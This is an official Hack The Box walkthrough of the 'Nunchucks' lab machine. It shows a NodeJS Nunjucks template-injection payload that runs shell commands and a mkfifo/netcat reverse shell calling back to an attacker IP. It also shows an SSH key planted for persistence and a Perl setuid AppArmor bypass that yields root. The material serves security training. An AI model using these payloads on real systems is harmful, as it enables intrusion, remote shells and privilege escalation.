HACKTHEBOX

Nunchucks

28th October 2021
Prepared By: TheCyberGeek

Machine Author(s): TheCyberGeek

Difficulty: Easy

Classification: Official

Synopsis

Nunchucks is a easy machine that explores a NodeJS-based Server Side Template Injection (SSTI) leading to an AppArmor bug which disregards the binary's AppArmor profile while executing scripts that include the shebang of the profiled application.

Skills Required

- Web Enumeration
- Template Injection Knowledge
- Linux Enumeration
- Basic AppArmor Knowledge

Skills Learned

- NodeJS Nunjucks SSTI
- AppArmor Profile Bypass

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.122 | grep ^[0-9] | cut -d '/' -f1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.11.122
```


```
nmap -sC -sV -p$ports 10.10.11.122

Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-28 22:35 BST
Nmap scan report for 10.10.11.122
Host is up (0.034s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 6c:14:6d:bb:74:59:c3:78:2e:48:f5:11:d8:5b:47:21 (RSA)
|   256 a2:f4:2c:42:74:65:a3:7c:26:dd:49:72:23:82:72:71 (ECDSA)
|_  256 e1:8d:44:e7:21:6d:7c:13:2f:ea:3b:83:58:aa:02:b3 (ED25519)
80/tcp  open  http     nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to https://nunchucks.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
443/tcp open  ssl/http nginx 1.18.0 (Ubuntu)
| tls-nextprotoneg:
|_  http/1.1
| tls-alpn:
|_  http/1.1
|_http-title: Nunchucks - Landing Page
| ssl-cert: Subject:
commonName=nunchucks.htb/organizationName=Nunchucks-
Certificates/stateOrProvinceName=Dorset/countryName=UK
| Subject Alternative Name: DNS:localhost, DNS:nunchucks.htb
| Not valid before: 2021-08-30T15:42:24
|_Not valid after:  2031-08-28T15:42:24
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.80 seconds
```

Nmap reveals that OpenSSH and Nginx are listening on their default ports and HTTPS is enabled on the web server, the scan also discloses a domain called `nunchucks.htb`. Lets add that to our `/etc/hosts` file.


```
echo "10.10.11.122 nunchucks.htb" | sudo tee -a /etc/hosts
```

Nginx


Browsing to port 80, we are redirected to `https://nunchucks.htb` and discover that the website advertises the ability to create web stores through their Software as a Service (SaaS) application.



By clicking `Start selling` we are redirected to a registration form, although when trying to register we see a notice displaying that registration is currently closed.



Testing the login feature we see a notice stating that user logins are currently disabled.




On the footer of the website we can see site links that states `Store: Coming soon!`. So we perform subdomain enumeration to see if we can find any subdomains.

```
gobuster vhost -u https://nunchucks.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k
```


```
gobuster vhost -u https://nunchucks.htb -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          https://nunchucks.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2021/10/28 23:17:00 Starting gobuster in VHOST enumeration mode
===============================================================
Found: store.nunchucks.htb (Status: 200) [Size: 4029]
```

Now edit the `/etc/hosts` file and add the new subdomain. Upon exploring the subdomain we see that the web store has not been created yet and is coming soon, but allows us to sign up for a newsletter.




SSTI

We can see that after submitting an email address the email address is reflected on the website. Testing the for Server Side Template Injection (SSTI) against the target website using the common injections shows that the site is vulnerable since `7*7 = 49`.



Capturing the request in `BurpSuite` and sending it to repeater tab, we notice that the application is using `NodeJS Express` to handle the web application.

Searching on google shows that there is in fact SSTI vulnerabilties on particular NodeJS template engines such as `Nunjucks` template engine.



Using the proof of concept code for file read from the link here, we are able to execute commands on the target.

```
{{range.constructor(\"return
global.process.mainModule.require('child_process').execSync('tail /etc/passwd')\")()}}
```

At this stage we start a `netcat` listener locally.

```
nc -lvvp 4444
```

Then by editing the command to a `mkfifo netcat` payload, we can gain a shell on the system as David user and can read the `user.txt` in David's home directory.

```
{{range.constructor(\"return
global.process.mainModule.require('child_process').execSync('rm /tmp/f;mkfifo
/tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.23 4444 >/tmp/f')\")()}}
```

```
nc -lvvp 4444

listening on [any] 4444 ...
connect to [10.10.14.23] from nunchucks.htb [10.10.11.122] 43894
/bin/sh: 0: can't access tty; job control turned off
$ whoami
david
$ id
uid=1000(david) gid=1000(david) groups=1000(david)
$
```

Privilege Escalation

To get a reliable shell we gain a stable shell and generate a SSH private key.

```
$ script /dev/null bash

Script started, file is /dev/null
david@nunchucks:/var/www/store.nunchucks$ ssh-keygen

Generating public/private rsa key pair.
Enter file in which to save the key (/home/david/.ssh/id_rsa):
Created directory '/home/david/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/david/.ssh/id_rsa
Your public key has been saved in /home/david/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:bI0xD2RqHG9+RubWBL+ov8vxIhEGLIF2bPwXvVzWmns david@nunchucks
The key's randomart image is:
+---[RSA 3072]----+
|   +.o. o..  .   |
|  o *.o*. .oo .  |
| . o o+.*oo+oo   |
|     ..++@o+o.   |
|       oS.O o.   |
|       ..=  . E  |
|        ...  .   |
|        .o.o     |
|         .=+.    |
+----[SHA256]-----+
david@nunchucks:/var/www/store.nunchucks$
```

Copying the key to our localhost and trying to SSH into the target as `david` we notice that our key doesn't work. So we echo our own `id_rsa.pub` into authorized keys and attempt to gain SSH access again.

```
echo <id_rsa.pub> > ~/.ssh/authorized_keys
ssh david@nunchucks.htb
```

Enumerating the filesystem we see that `Perl` has `setuid` capabilities set.

```
getcap -r /
```

```
david@nunchucks:~$ getcap -r / 2>/dev/null

/usr/bin/perl = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper =
cap_net_bind_service,cap_net_admin+ep
```

Visiting `GTFObins` and looking at the Perl section we see that they do have a capabilities section with a proof of concept code. Trying to execute the standard `/bin/sh` payload seems to do nothing.

```
perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

```
david@nunchucks:~$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0);
exec "/bin/sh";'

david@nunchucks:~$
```

Trying to read the `shadow` file returns permission denied even with `setuid` enabled.

```
perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "cat /etc/shadow";'
```

```
david@nunchucks:~$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0);
exec "cat /etc/shadow";'

cat: /etc/shadow: Permission denied
david@nunchucks:~$
```

Trying `whoami` returns that we are root.

```
perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "whoami";'
```

```
david@nunchucks:~$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0);
exec "whoami";'

root
david@nunchucks:~$
```

Trying to read the `root.txt` file also returns permission denied.

```
perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "cat /root/root.txt";'
```

```
david@nunchucks:~$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0);
exec "cat /root/root.txt";'

cat: /root/root.txt: Permission denied
david@nunchucks:~$
```

Enumerating `Apparmor` profiles we notice the profile for `Perl`.

```
cat /etc/apparmor.d/usr.bin.perl

# Last Modified: Tue Aug 31 18:25:30 2021
#include <tunables/global>

/usr/bin/perl {
  #include <abstractions/base>
  #include <abstractions/nameservice>
  #include <abstractions/perl>

  capability setuid,

  deny owner /etc/nsswitch.conf r,
  deny /root/* rwx,
  deny /etc/shadow rwx,

  /usr/bin/id mrix,
  /usr/bin/ls mrix,
  /usr/bin/cat mrix,
  /usr/bin/whoami mrix,
  /opt/backup.pl mrix,
```

```
  owner /home/ r,
  owner /home/david/ r,

}
```

Visiting `/opt` we see the `backup.pl` found in the `Apparmor` profile and execute the file.

```
david@nunchucks:/opt$ perl backup.pl

[10/28/21 22:31:49] Backup starts.
[10/28/21 22:31:49] Archiving...
[10/28/21 22:31:49] Backup complete in /tmp/backup_2021-10-28-
1635460309/backup_2021-10-28-1635460309.tar
[10/28/21 22:31:49] Moving /tmp/backup_2021-10-28-
1635460309/backup_2021-10-28-1635460309 to /opt/web_backups
[10/28/21 22:31:49] Removing temporary directory
[10/28/21 22:31:49] Completed
```

Checking the created files we notice that the file is owned by `root` user in `david` group.

```
david@nunchucks:/opt/web_backups$ ls -la

total 22428
drwxr-xr-x 2 root root     4096 Oct 28 22:33 .
drwxr-xr-x 3 root root     4096 Oct 28 17:03 ..
-rw-rw-r-- 1 root david 7652957 Oct 28 22:33 backup_2021-10-28-
1635460386.tar
```

Checking the `backup.pl` we see that it has the `setuid` applied to the script, but we cannot write or make any changes to the execution of the script.

```
#!/usr/bin/perl
use strict;
use POSIX qw(strftime);
use DBI;
use POSIX qw(setuid);
POSIX::setuid(0);

my $tmpdir        = "/tmp";
my $backup_main = '/var/www';
my $now = strftime("%Y-%m-%d-%s", localtime);
```

```
my $tmpbdir = "$tmpdir/backup_$now";

sub printlog
{
    print "[", strftime("%D %T", localtime), "] $_[0]\n";
}

sub archive
{
    printlog "Archiving...";
    system("/usr/bin/tar -zcf $tmpbdir/backup_$now.tar $backup_main/* 2>/dev/null");
    printlog "Backup complete in $tmpbdir/backup_$now.tar";
}

if ($> != 0) {
    die "You must run this script as root.\n";
}

printlog "Backup starts.";
mkdir($tmpbdir);
&archive;
printlog "Moving $tmpbdir/backup_$now to /opt/web_backups";
system("/usr/bin/mv $tmpbdir/backup_$now.tar /opt/web_backups/");
printlog "Removing temporary directory";
rmdir($tmpbdir);
printlog "Completed";
```

Searching on `Google` for `AppArmor Perl bugs` we see a bug tracker at `launchpad`. According to the bug tracker at `launchpad`, if a script including the shebang of the restricted application is used, then the script will not be allocated the same restrictions and will be executed as shown in the link.

Knowing that we can execute scripts with the shebang and they won't apply the `AppArmor` profile to the script, we can simply take the payload from `GTFOBins` and add it to a script for execution.

```
#!/usr/bin/perl
use POSIX qw(setuid);
POSIX::setuid(0);
exec "/bin/bash";
```

```
david@nunchucks:/tmp$ cat root.pl

#!/usr/bin/perl
use POSIX qw(setuid);
POSIX::setuid(0);
exec "/bin/bash";
```

Then apply permissions and execute the script.

```
david@nunchucks:/tmp$ chmod +x root.pl
david@nunchucks:/tmp$ ./root.pl
root@nunchucks:/tmp# id
uid=0(root) gid=1000(david) groups=1000(david)
```